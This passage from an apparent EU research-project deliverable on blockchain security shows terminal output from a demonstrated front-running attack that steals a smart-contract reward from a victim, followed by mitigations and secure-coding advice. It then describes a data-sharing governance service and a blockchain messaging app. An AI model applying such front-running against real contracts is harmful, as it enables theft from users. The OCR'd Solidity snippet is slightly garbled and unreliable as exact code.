{ blockHash: null,
  blockNumber: null,
  from: '0x93bBc348a21D307b06F00AdF6D461eEEd3E8b01B',
  gas: 38195,
  gasPrice: '240663170859',
  hash:
   '0x0322dfed5f627a9907a8491e20b5a8e8f3202fd872b0c5679e79811d72f4df94',
  input:
   '0x4eee59b3000000000000000000000000000000000000000000000000000000000000002000000000000000
0000000000000000000000c5446475f4154455f32303232000000000000000000000000000000000000000000000000',
  nonce: 8,
  r:
   '0xf237b18f47b59aa8df9fad9e8ee755ef74141714e0507c99b1bd7f9f3f1bbb0',
  s:
   '0x7d8a09ca443ad841aed25c72a703f22718988f2398ebc39aafacac6ec075f537',
  to: '0x8EfE0BFb7fc17101522B04117a419B9687e7604D',
  transactionIndex: null,
  type: 0,
  v: '0x29',
  value: '0' }
[+] Possible guess detected: TFG_ATE_2022
[+] Solution found! Front-running transaction...
```

Figure 32. Performing the "front-running" attack

The script shows that the solution has been found in the *mempool* and proceeds to carry out the "*front-running*" attack by increasing the "*gasPrice*" with respect to the original transaction. Causing the miner to include the attacker's transaction in the block earlier, causing the victim's transaction to be reversed by the contract logic and forfeit the reward.

```
>>> Guess[0].winner()
'0x931B1efABbb02b394Cd2f3Ac007FF2085Ae7Fa9E'
>>> victim.address
'0x93bBc348a21D307b06F00AdF6D461eEEd3E8b01B'
```

Figure 33. Result of exploiting the race condition

The image shows the winner who has managed to claim the prize by submitting the correct solution. It can be seen that the address of the winning account is not the same as that of the victim, who has been the one who has sent the solution before and would deserve the reward.

```
$ node test_trans.js
[+] Attacker balance: 3.360125274889899549 eth
```

Figure 34. Attacker Balance After Exploitation

On the other hand, the attacker has received the reward of 1 Ether for having stolen the solution from the victim account, without taking into account the amount of Ether he had to spend on gas to get ahead of the victim's transaction.

4.6.3 Mitigation

The main problem with this kind of attack is that by directly taking advantage of the functioning of Ethereum's features, effective solutions or mitigations cannot be applied, since being a normal user cannot fight against the functioning of the network and against the algorithms that allow it to work as it has been created.

The simplest way to evade these "*front-running*" attacks is to create transactions with a "*gasPrice*" high enough that it is completely unfeasible to pay such an amount of gas to execute a transaction that would exploit the race condition. But, after all, this practice is completely unsustainable over time because the commissions to be paid for each transaction will be outrageous and, in the end, the Ethereum ecosystem would become a battlefield to see who pays the most commissions for carrying out a simple transaction. transaction.

Furthermore, applying the above method could prevent network users attempting to perform front-running attacks to some extent. But the fact is that a mining node reorders transactions as it prefers, as occurs to a certain extent when a miner is paid externally, and without following the incentives of Ethereum, to prioritize certain transactions or write the transactions in the block in the order that the miner wishes. Therefore, a "corrupt" miner could continue to facilitate front-running attacks even though the "*gasPrice*" is very high.

Another method that would be functional is carrying out transactions secretly. In this method, transactions are broadcast only to a secure *mempool* of a trusted mining node, instead of being broadcast between nodes and recorded in different *mempools* on the network. Causing the transaction to be mined without risk of being attacked since the miner himself will give it the highest priority. The problem with this method is that it is not scalable and would only be applied in excessively critical transactions, in addition to requiring a large number of resources to mine a block in order to protect certain transactions.

In short, considering the current operation of blockchain networks such as Ethereum these kinds of attacks are difficult to mitigate. Therefore, it is necessary to take these attacks into account when working with Ethereum and developing applications using its technology.

4.7 Study conclusions

As has been shown, security in smart contracts is one of the considerations that must be considered when developing any distributed application based on this technology. Since any error in the field of smart contract development can cause large economic losses, and in many cases, through easily exploitable vulnerabilities. For this reason, it is important for developers to be clear about secure design patterns and "*anti-patterns*" that produce different kinds of vulnerabilities.

These smart contracts are a key piece of software in blockchain technology in which their maximum security must be guaranteed, and more, considering that a successful exploitation of these can cause very important economic consequences and almost impossible to mitigate once the security in an attacked contract has been compromised.

During this study, "*defensive programming*" techniques have been applied, making use of some of the recommended practices to guarantee maximum security. More specifically, these ideas can be condensed into the following points:

- **Minimalism and simplicity**. Complexity in software development is always the worst enemy of security. The simpler the code, the fewer operations it performs and the less likely it is to contain unexpected vulnerability. Therefore, when developing a smart contract, it is important to think about making the least possible code and the least complexity in it. Simple is usually safer.

- **Code reuse**. On many occasions, the functions used in this kind of software have already been written by other developers, such as some libraries, having been used in multiple smart contracts before. This, in many cases, implies that this code has already been tested in other smart contract developments in the past, and that it probably contains fewer errors than if it is attempted to be developed again. Try not to reinvent the wheel every time smart contracts are developed.
- **Code quality**. Smart contracts do not allow modifications to their code once deployed, which means that any error in their code is irrevocable in most cases, since this technology prevents any type of patching. Furthermore, each of these errors is likely to cause financial loss, therefore it is important to write quality code from the earliest stages of its development, applying secure development patterns from the start.
- **Legibility and auditability**. The code must be clear, concise, and easy to understand. The simpler the code, the easier it can be audited. This guarantees that any external person who wishes to audit the code in search of vulnerabilities can do so easily and does not have to spend an inordinate amount of time understanding the functionality of the code, so this external person will only have to focus on assessing security and robustness. of the smart contract. Therefore, it is recommended to follow standards and development styles agreed upon by the Ethereum community, while documenting the developed software as much as possible. Collaborative environments should also be considered when developing, since development in an "open source" environment is always beneficial, especially considering that sooner or later this code will be public when it is deployed on the blockchain.

5 S2CP privacy and security: design and architecture

The following figure shows the proposed architecture for the services scheme. As can be seen, it is one of the subsystems identified in the general architecture of the S2CP platform in document D6.1.



Figure 35. Privacy and security subsystem architecture

Next, the components that are part of the privacy and security subsystem architecture are detailed.

- Data governance framework: The data governance framework is responsible for ensuring data security and privacy aspects of the platform. This framework will take advantage of the data

integration and management component from T6.2 and also the existing data repositories generated in the project. The service includes following features as part of the platform:

- Data discovery - this component allows different data formats and model of various data sources to be discoverable by the required components
- Data value exchange negotiation - this component works on the data exchange and data interoperability for the underlying objective, and ensuring that the data exchange takes place in the specified format
- Multi-party incentivized data sharing - this component aims towards incentivizing data exchange between different actors to achieve a common objective and showing the positive impact of data sharing in terms of data rich insights generated from the analytical models
- Integrated with smart contracts - this component provides the facility to connect with the underlying blockchain platform and provide smart contracts facility for the data exchange

- Confidential communication tool (Privately): A communication tool to enable distributed interactions among stakeholders is released. This enhances the Cities2030 community component of T6.3 with private communications. Privately is a decentralized blockchain-based app that allows communication between actors in a private manner, with the maxims of anonymity and integrity. By the application of the Combined Development Methodology, some stakeholder needs were detected in analyzed use cases:
  - Blind auction for procurement. In the event of an auction award, the auctioneer needs to communicate with the participants in the auction (bidders), but maintain their anonymity, until a later selection phase. An auctioneer can maintain communication with bidders bilaterally or in groups.
  - Economic development in unfavorable working conditions. In some European countries food-related jobs are badly paid. People in those sectors make 15% less than in non-food related services. If jobs are precarious, workers may be afraid to report their situation. We can establish a mechanism by which an assistance service is offered to agricultural workers, but with guarantees of anonymity, and also of reliability in the information collected.

  Considering these needs, we designed the main functionalities of this S2CP component, which are described below:
  - Private communications: Users can start a conversation only knowing their public BC addresses.
  - Group communications: Users are able to create groups and invite other users. There are read, write, and general administration permissions.
  - Secret communications: Allows two users to communicate in such a way that it is as difficult as possible to determine that they are communicating

  Section 7 will describe in detail this tool.
- Other security capabilities such as Single Sign On (SSO) will be considered for the next half of the project.

6 Data governance service

The Data Governance component is used to promote data sharing between the users of the platform. In order to do this, it needs the trust of both the data producers and also consumers of the data. Therefore, it is also responsible for ensuring data security and privacy obligations are enforced when handling the data.

This component provides the following features as part of the platform:

- Data discovery - It facilitates different data formats and models of various data sources to be discoverable by the required components.
- Data value exchange negotiation - this component works on the data exchange and data interoperability for the underlying objective and ensures that the data exchange takes place in the specified format.
- Multi-party incentivised data sharing - this component aims to incentivise data exchange
- between different actors to achieve a common objective and showing the positive impact of data sharing in terms of data rich insights generated from the analytical models.
- Integrated with smart contracts - this component provides the facility to connect with the
- underlying blockchain platform and provide smart contracts facility for the data exchange.

In order to achieve a degree of transparency and fairness:

- Policies generated using a "purpose & consent" model.
- Its operation is underpinned with blockchain enabled smart contracts.
- These Smart contracts are compliant with COPA-COGECA code of conduct.

6.1 Stakeholders

By applying a simplified business model for data sharing, a stake-holder diagram can be made as shown in the next Figure. This is formed by applying a business market model to the use-case scenarios.



Figure 36. Data governance simplified stakeholder model

- Data provider: These are the owners or generators of the data. They would like to have transparency on who is accessing their data, and for what reasons.
- Data Consumer: The main concern of consumers is to find data that is relevant to them. They would like to be able to negotiate some of the terms for accessing the data, and also negotiate the corresponding value exchange (e.g., cost)
- Data Exchange platform: These are the operators which facilitate the discovery, and access to the data. They essentially form the marketplace for the exchange of data.

6.2 Overall design

The overall design is formed around three core principles:

- Data Owner has control of their own data.
- Data Owner can choose how data is shared.
- Data Owner can negotiate terms of data access

By applying these principles, there is a fair reward for data producers to help incentivise the sharing of data. For data consumers, the cost of and the reward from the use of the data, can be measured. By also allowing data re-use or data-resale as one of the contract terms, value-adding aggregations can be done which further facilitates onward data-sharing and by extension a longer value chain for the shared data.

The Data Governance component is used therefore to share data throughout the value chain, from the original data producers, through any amount of data aggregators to the final data consumer.



Figure 37. Data governance micro-services

All micro-services coloured blue are described in the Data Integration and Management component (see D6.2). The Blockchain component is described in this deliverable. The other micro-services are described within this section.

The data sharing micro-service allows data to be shared, by attaching a value proposition to each data-source. This is done by the Data Provider. A Data Consumer then makes offers to use the corresponding data. Once a Data provider accepts the offer, a data sharing agreement and a signing request are generated. Once the Data Consumer signs, the corresponding Smart Contract is triggered. The Smart Contract ensures all the obligations are enforced as the contract executes.

6.3 Multi-party data-sharing

The entire multi-party process is described in the following diagram:



Figure 38. Data sharing process

6.4 Data discovery

This component will provide APIs to support the discovery of different datasets. It re-uses this functionality available in the Data Integration and Management, where a data source registry contains the pre-registered data-sources and their associated meta-data.

To support the Data Governance component, data sources will be indexed on "title", "provider", "geo-region", "business sector" and "keywords". This will allow users of the service to discover interesting datasets, and then query the terms over which they are available.

6.5 Data sharing micro-service (contract negotiation)

This aspect covers both the data-value exchange where the data owner and potential sharee negotiate over the terms of the data sharing contract. Depending on the data to be shared additional obligations can be

added to the contract terms (for example, obligations on re-use of data, or obligations relating to the GDPR). Once what needs to be shared is decided a value exchange (e.g., price) is agreed.

Given that data-reuse or re-sale is one of these terms, data aggregators can further if negotiated resell the data, or in other words register a data-source with an enhanced or augmented dataset.

Given this facility it is expected that the data resale will form an incentive to the data-aggregators to pass enhanced data up the value-chain.

6.5.1 Implementation

This micro-service will be implemented in Java. The UI layer is built with a standard front-end web stack of React with Redux, Bootstrap, Webpack, and Babel.

6.6 Smart contracts integration

This component provides the facility to connect with the underlying blockchain platform and provide smart contracts facility for the data exchange. The terms of the contract are coded into a Smart Contract. This Smart Contract when executed carries out the following actions.

1. Trigger a value proposition transfer. This is optional, because if the notional value on the Data Sharing agreement is zero, then there is no value to transfer.
2. Record the existence and the hash of the Data Sharing agreement on the Blockchain. This
3. ensures a public record of the Data Sharing agreement is available for transparency purposes.
4. Store the Data Sharing agreement in the contracts DB. This ensures the full terms of the Data Sharing agreement are available should they be necessary.
5. Trigger the generation of Access Control rules.

The smart contract controls the execution of the corresponding obligations, and access control rules.

6.6.1 Implementation

This will reuse the same Blockchain network than the other Blockchain-based components, which use the Ethereum blockchain platform. The bulk of the work here is in coding the corresponding Smart Contracts. This work is ongoing, and it is expected that improvements will be made to the smart contracts. For example, allowing the choice between different smart contracts based on the nature of the Data Sharing agreement. This offers more flexibility and allows different value propositions to be exchanged.

A provisional Smart contract record, developed with the Solidity Contract language[7] is shown below:

```
1       struct Agreement { bytes32 hash; mapping (address ⇒ bool) signers; }
2.      mapping (uint => Agreement) agreementIDs;
3.      uint public nextAgreementID;
4.
```

[7] Modi, R. (2018). Solidity Programming Essentials: A beginner's guide to build smart contracts for Ethereum and blockchain. Packt Publishing Ltd

```
5.     function uploadAgreement(bytes32 hash){
6.           agreementIDs[nextAgreementID++].hash = hash;
7.     }
9.     function signAgreement(uint agreementID){
10.          agreementIDs[agreementID].signers[msg.sender] = true;
11.    }
12.
13.    function getHash(uint agreementID) constant returns (bytes32
14.    hash){
15.          return agreementIDs[agreementID].hash;
16.    }
17.    function getSignedBy(uint agreementID, address potentialSigner)
18.       constant returns (bool didSign) {
19.           return
20.    agreementIDs[agreementID].signers[potentialSigner];
21.       }
       }
```

The above is a smart contract to allow the presence of a Data Sharing agreement to be confirmed. It provides methods to sign the associated contract and verify the presence of a signature. It also allows the identity of the signer to be recovered.

Once on the Blockchain, an interested party can:

- Verify that a Data Sharing agreement exists.
- Confirm that the agreement was signed.
- Verify the identity of the signer (Data consumer).
- Recover the Data Sharing agreement from the repository, and independently verify that it is the same contract, and no information has been tampered with.

By virtue of it being stored on a blockchain, immutability can be verified by any of the peer nodes operating as part of the Blockchain component.

7 Confidential communications tool: Privately

A communication tool to enable distributed interactions among stakeholders is released. Privately[8] is a decentralized blockchain-based app that allows communication between actors in a private manner, with the maxims of anonymity and integrity.

This section describes the requirements that have been taken into account for the design of the solution, an architecture proposal, the implementation of the component and the validation strategy with Labs and first steps.

[8] https://cities2030.eu/single-click-crfs-platform/

7.1 Requirements

The main functionalities of this S2CP component are described below:

- *Private communication*: allows two users to exchange messages with each other at the same time.
- *Group communication*: allows a group creation, where users belonging to it can send messages to the rest of the participants.
- *Secret communication*: allows two users to communicate in such a way that it is as difficult as possible to know that they are communicating, thus controlling the disadvantage of high transparency in public blockchains.

For each of the aforementioned communication services, the following functional requirements are extracted:

RF-1 – Private communication

- *RF-1.1.* A user should be able to start a conversation with another user knowing the address of their blockchain wallet.
- *RF-1.2.* A user must be able to send a message to another user with whom they have previously started a conversation.

RF-2 – Group communication

- *RF-2.1.* A user must be able to create a new group, necessarily establishing a name for it.
- *RF-2.2*. A user must be able to send a message to a group to which they belong and for which they have write permissions.
- *RF-2.3*. A user must be able to invite other users to a group knowing the address of the blockchain wallet of said user and having permissions to invite users to the group in question.
- *RF-2.4*. A user should be able to modify the permissions of another user, as long as they have administrator permissions or own the group.

RF-3 – Secret communication

- *RF-3.1*. A user should be able to start a conversation with another user knowing their blockchain wallet address.
- *RF-3.2*. A user must be able to send a message to another user with whom they have previously started a conversation.

From the previous functional requirements, the following non-functional requirements are extracted for the different types of messaging:

RNF-1 – General

- *RNF-REND-1.1* (Performance). The system must be capable of offering message delivery times of a maximum of 30 seconds, regardless of the total number of simultaneous users.
- *RNF-DISP-1.2* (Availability). The system must have high availability.
- *RNF-UX-1.3* (Usability). A conventional instant messaging user should be able to learn to use the system within 1 to 3 hours of use.
- *RNF-UX-1.4* (Usability). A user must be able to use the system through a computer with internet access.
- *RNF-INTF-1.5* (Interface). A user should be able to differentiate what type of messaging is within the system immediately.
- *RNF-SEG-1.6* (Security). A user will only be able to send messages with the address of the blockchain wallets they own.
- *RNF-SEG-1.7* (Security). The system must ensure that messages sent by users reach their recipient without modification.

- *RNF-DISP-1.8* (Availability). The system must allow users who participate in a conversation not to be connected simultaneously so as not to miss any message.
- *RNF-INTF-1.9* (Interface). The system must clearly inform users about the errors made and display a list of recommended actions to solve them.

RNF-2 – Private communication

- *RNF-CONF-2.1* (Confidentiality). The information in the messages can only be decrypted by the users who participate in the private conversation, that is, the sender and the recipient.

RNF-3 – Group communication

- *RNF-CONF-3.1* (Confidentiality). A user should only be able to read the messages of the groups in which he/she participates.
- *RNF-INTF-3.2* (Interface). The system must clearly show the permissions available to assign to the participants of a group.
- *RNF-INTF-3.3* (Interface). The system should be able to display a list of all group participants, along with their permission level.

RNF-4 – Secret communication

- *RNF-CONF-4.1* (Confidentiality). The information in the messages can only be decrypted by the recipient of the messages, not even the sender.
- *RNF-CONF-4.2* (Confidentiality). The information about who is the sender of the message can only be decrypted by the sender and the recipient of the message.
- *RNF-CONF-4.3* (Confidentiality). The different messages of the same conversation can only be related to each other by the sender and the recipient.

7.2 General architecture

Considering the previous requirements, a functional architecture of the tool for private communications is described below:



Figure 39. Tools for private communications architectural diagram

The core element of the architecture is the blockchain. After a technological study, a solution based on the implementation of the ***Ethereum*** blockchain is chosen. In addition to having a complete language for the implementation of smart contracts, Solidity[9], this blockchain implementation has recently changed its proof of work to a consensus protocol based on Proof of Stake[10], which makes its consumption is greatly reduced and thus its environmental impact, compared to other PoW-based implementations such as Bitcoin[11].

The Ethereum-based blockchain has three main features that solve an important part of the non-functional requirements for us:

- Decentralization: these networks can be made up of a large number of nodes, distributed geographically. This feature makes the availability very high, thus resolving RNF-DISP-1.2.
- Availability: Both the exchanged symmetric keys and the messages sent are stored in the blockchain as contract events, thus freeing users from the obligation to always be connected to avoid missing an event, as happens with technologies such as P2P. Thus, it would suffice to retrieve the events of the smart contract and check if there is any new conversation or any new message. This allows RNF-DISP-1.8 requirements to be resolved.
- Reliability: this technology guarantees that no transaction can be falsified using decentralized validation methods, which covers RNF-SEG-1.6 and RNF-SEG-1.7 requirements. Additionally, in the Ethereum network this validation takes around 13 seconds, so if we use this network, we would also cover RNF-REND-1.1.

Although the characteristics mentioned are typical of any blockchain network, not all networks allow the creation of complex systems that take advantage of them. The Ethereum network or similar have an element called smart contract that allows you to integrate your own code fragments to carry out more complex transactions.

In order to integrate our system with blockchain we will make use of these smart contracts. Specifically, the system will have the following SCs:

***Contacts*:** this contract stores the strictly necessary information of the users so that they can use the system. Specifically, the information that will be saved will be the user's Ethereum wallet address, user's alias and user's public key. The reason why this contract is necessary is because the Ethereum network does not store the public key of the users, but our system needs to use this key to be able to encrypt the messages end to end in order to comply with RNF-CONF-2.1, RNF-CONF-3.1 and RNF-CONF-4.1 requirements.

***Private communication*:** this contract is in charge of implementing the necessary logic to allow users to carry out the necessary actions to maintain a private conversation. The following requirements apply:

- Start a conversation (RF-1.1): for this, users exchange keys to be able to send encrypted messages.
- Sending messages (RF-1.2): users can send messages to each other.

***Group communication*:** This contract is in charge of implementing the necessary logic to allow both the sending of messages and carrying out all the group procedures. The following requirements apply:

- Create group (RF-2.1): for this it is necessary to establish a name for the group and create the keys to be able to send encrypted messages within the group.
- Sending messages (RF-2.2): users can send messages to each other.
- Invite to the group (RF-2.3): it allows adding new users to the group. For this, the group key will be shared.

[9] What Is Solidity? What Are Its Use Cases? https://topdigital.agency/what-is-solidity-what-are-its-use-cases/
[10] Why Ethereum's Merge Means Crypto That's Much Greener: https://www.bloomberg.com/news/articles/2022-08-23/what-are-crypto-proof-of-work-and-proof-of-stake-quicktake-l768gkg3
[11] Economic estimation of Bitcoin mining's climate damages demonstrates closer resemblance to digital crude than digital gold. https://www.nature.com/articles/s41598-022-18686-8

- Modify permissions of a user (RF-2.4): it allows modifying the permissions of a user. The permissions will be the following: writing, invitation and administrator.

***Secret communication*:** This contract is in charge of implementing the necessary logic to allow the sending of messages in a way that makes it difficult to follow the conversation. The following requirements apply:

- Start a conversation (RF-3.1): for this, users carry out the necessary information exchange so that future messages cannot be tracked.
- Sending messages (RF-3.2): users can send messages to each other.

The last element that makes up the system is the DApp. This application should provide an intuitive user interface that allows users to interact with the various contracts in the system.

For the design of this component, a pattern similar to the Model View Controller (MVC) has been chosen, where the view is the user interface, the controller is the JavaScript code of the DApp and the model is the smart contract.

The application will be made up of 5 different windows: a main window and a window for each smart contract (Contact, Private Communication, Group Communication and Secret Communication). The appearance that has been decided for each page at design time is described below:

- ***Main page***: it explains how the DApp works and its main advantages and differences with current instant messaging applications. The objective of this page is to help new users to be able to use the application in the shortest possible time, complying with RNF-UX-1.3.
- ***User account page***: here the user is able to see their user information (name and address of their Ethereum wallet). They can also change their alias or create an account if they don't have one.
- ***Private communication page***: here the user can interact through a graphic interface with all the functions of the "private communication" smart contract.
- ***Group communication page***: here the user can interact through a graphic interface with all the functions of the "group communication" smart contract.
- ***Secret communication page***: in it the user can interact through a graphic interface with all the functions of the "secret communication" smart contract

7.3 Implementation

After having analyzed the requirements and the proposed architecture, this section describes the implementation developed. A design of how the proposed functionalities are supported through the components of the architecture is proposed, integrating all the elements of communication, Smart contracts, users, key management, web interface, etc.

7.3.1 Design of Smart Contracts and access permissions

A description of the Smart contracts that have been implemented will be followed. The "Group" smart contract is used as an example. This contract is in charge of managing all the necessary functionality to implement group conversations, that is, between more than two users.

The contract of this component is responsible for storing the information related to the group, its name, its list of participants and the permissions that they have within the group. In the following figure you can see an extract of this contract, programmed in Solidity language:

```
contract Groups {
  // K: userAddress
  mapping(address => GroupKey[]) public groupKeys;

  // K: groupAddress
  mapping(address => GroupInfo) public groupsInfo;

  event onInvite(address indexed to, address group, string groupKey, string groupName);
  event onMessage(address indexed group, address from, string message);

  function createGroup(address group, string memory groupName, string memory groupKey) public {
```

Figure 40. Solidity implementation of the "Group" smart contract

In the code it can be seen how the two events that this contract is capable of emitting are defined:

- The *onInvite* event is fired to notify that one more member has been invited to the messaging group.
- The *onMessage* event is fired every time there is a message generated for the group.

In the case of the group communication functionality, messages are not sent one by one to each participant of the group, but rather a special account is created for the groups within the contract. This is the address where they receive all the messages that are sent in the conversation.

A useful tool for keeping group conversations under control is ***permissions***. Permissions allow you to specify the actions that users can take in the conversation. The permissions implemented within the Smart contract are:

- 0 - No Access: This is the most restrictive, it prevents users from both reading and writing to the conversation. This permission is granted by default to all users when the contract is initialized. Once a level other than 0 has been assigned, it is not possible to go back to level 0.
- 1 - Read Only: Allows the user to read messages sent by other members of the group, however, does not allow the user to participate in the conversation.
- 2 - Read & Write: Allows the user to read and write to the conversation. However, it does not allow you to add new participants.
- 3 - Add Participants: Allows the user to be able to add participants to the conversation, but only with read mode permission.
- 4 - Administrator: allows the user to be able to change the permissions of the other users in the group. This is the highest level of permissions that can be granted to users.
- 5 - Group creator: this permission is granted exclusively to the creator of the group and allows managing the permissions of all the users registered in the conversation.

7.3.2 Interaction design

